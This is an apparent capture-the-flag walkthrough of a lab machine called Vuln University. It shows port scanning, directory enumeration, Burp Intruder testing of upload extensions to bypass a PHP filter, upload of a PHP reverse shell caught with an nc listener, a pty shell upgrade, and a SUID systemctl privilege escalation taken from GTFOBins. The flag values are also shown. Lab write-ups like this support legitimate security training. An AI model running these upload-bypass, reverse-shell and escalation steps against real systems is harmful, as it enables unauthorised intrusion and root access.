

## 1) Nmap Scan

Starting Nmap 7.60 ( <https://nmap.org> ) at 2021-08-05 06:59 BST

Nmap scan report for ip-10-10-93-239.eu-west-1.compute.internal (10.10.93.239)

Host is up (0.00079s latency).

Not shown: 994 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

21/tcp	open	ftp	vsftpd 3.0.3
--------	------	-----	--------------

22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

| ssh-hostkey:

| 2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)

| 256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)

|\_ 256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (EdDSA)

139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
---------	------	-------------	---

445/tcp	open	netbios-ssn	Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
---------	------	-------------	---

3128/tcp	open	http-proxy	Squid http proxy 3.5.12
----------	------	------------	-------------------------

|\_ http-server-header: squid/3.5.12

|\_ http-title: ERROR: The requested URL could not be retrieved

3333/tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
----------	------	------	--------------------------------

|\_ http-server-header: Apache/2.4.18 (Ubuntu)

|\_ http-title: Vuln University

MAC Address: 02:CC:A9:53:26:7F (Unknown)

Device type: general purpose

Running: Linux 3.X

OS CPE: cpe:/o:linux:linux\_kernel:3.13

OS details: Linux 3.13

Network Distance: 1 hop

Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

Host script results:

|\_ nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

| smb-os-discovery:  
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)  
| Computer name: vulnuniversity  
| NetBIOS computer name: VULNUNIVERSITY\x00  
| Domain name: \x00  
| FQDN: vulnuniversity  
|\_ System time: 2021-08-05T01:59:26-04:00  
| smb-security-mode:  
| account\_used: guest  
| authentication\_level: user  
| challenge\_response: supported  
|\_ message\_signing: disabled (dangerous, but default)  
| smb2-security-mode:  
| 2.02:  
|\_ Message signing enabled but not required  
| smb2-time:  
| date: 2021-08-05 06:59:27  
|\_ start\_date: 1600-12-31 23:58:45

#### TRACEROUTE


HOP RTT ADDRESS

1 0.79 ms ip-10-10-93-239.eu-west-1.compute.internal (10.10.93.239)

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 29.93 seconds


## 2) Web Visiting



## 3) Directory Busting (Directory Enumeration)

```
root@ip-10-10-58-72:~# gobuster dir -u http://10.10.93.239:3333 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.93.239:3333
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2021/08/05 07:00:36 Starting gobuster
=====
/images (Status: 301)
/css (Status: 301)
/js (Status: 301)
/fonts (Status: 301)
/internal (Status: 301)
/server-status (Status: 403)
=====
2021/08/05 07:00:57 Finished
```

## 4) File Upload Page



## 5) PHP Not Allowed

Upload

No file selected.

Extension not allowed

## 6) Brute-Forcing Extension

RawParamsHeadersHex

```
1 POST /internal/index.php HTTP/1.1
2 Host: 10.10.93.239:3333
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----410343889310743081391074642
8 Content-Length: 6024
9 Origin: http://10.10.93.239:3333
10 Connection: close
11 Referer: http://10.10.93.239:3333/internal/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----410343889310743081391074642
15 Content-Disposition: form-data; name="file"; filename="my_shell.php"
16 Content-Type: application/x-php
17
18 <?php
19
20 // php-reverse-shell - A Reverse Shell implementation in PHP
21
22
```

?

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to p

Attack type:

```
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----8485612133489493244967324820
8 Content-Length: 6029
9 Origin: http://10.10.234.212:3333
10 Connection: close
11 Referer: http://10.10.234.212:3333/internal/
12 Upgrade-Insecure-Requests: 1
13
14 -----8485612133489493244967324820
15 Content-Disposition: form-data; name="file"; filename="my_shell.$php5"
16 Content-Type: application/x-php
17
18 <?php
19
20 // php-reverse-shell - A Reverse Shell implementation in PHP
21
22 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
23
```

### ? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

php

php3

php4

php5

phtml

Add

Enter a new item

Add from list ... [Pro version only]

Intruder attack 1						
Attack Save Columns						
Results Target Positions Payloads Options						
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	737	
1	php	200	<input type="checkbox"/>	<input type="checkbox"/>	737	
2	php3	200	<input type="checkbox"/>	<input type="checkbox"/>	737	
3	php4	200	<input type="checkbox"/>	<input type="checkbox"/>	737	
4	php5	200	<input type="checkbox"/>	<input type="checkbox"/>	737	
5	phtml	200	<input type="checkbox"/>	<input type="checkbox"/>	723	

Result 5 | Intruder attack 1

Payload: phtml

Status: 200

Length: 723

Timer: 2

Previous

Next

Action

Request

Response

Raw

Headers

Hex

Render

26 </head>

27 <body>

28 <form action="index.php" method="post" enctype="multipart/form-data">

29 <h3>

Upload

</h3>

<br />

30 <input type="file" name="file" id="file">

31 <input class="btn btn-primary" type="submit" value="Submit" name="submit">

32 </form>

33 Success

</body>

34 </html>

35

? ⚙ ⬅ ➡ Search...

0 matches

ln

Pretty

## 7) Uploading Webshell

Upload

No file selected.

Success

## 8) Getting the Shell

```
root@ip-10-10-182-62: ~
File Edit View Search Terminal Help
root@ip-10-10-182-62:~# nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.107.97 43788 received!
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2
019 x86_64 x86_64 x86_64 GNU/Linux
 04:13:40 up 2 min,  0 users,  load average: 0.42, 0.52, 0.22
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

## 9) Having a TTY Shell

```
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@vulnuniversity:/$
```

## 10) First Flag

```
www-data@vulnuniversity:/$ cd /home
cd /home
www-data@vulnuniversity:/home$ ls
ls
bill
www-data@vulnuniversity:/home$ cd bill
cd bill
www-data@vulnuniversity:/home/bill$ ls
ls
user.txt
www-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/home/bill$
```

## 11) Privilege Escalation

```
www-data@vulnuniversity:/home/bill$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
```

## .. / systemctl

☆ Star 5,026

SUID Sudo

### SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Link : <https://gtfobins.github.io/gtfobins/systemctl/>

```
www-data@vulnuniversity:/tmp$ cat output
cat output
a58ff8579f0a9270368d33a9966c7fd5
www-data@vulnuniversity:/tmp$
```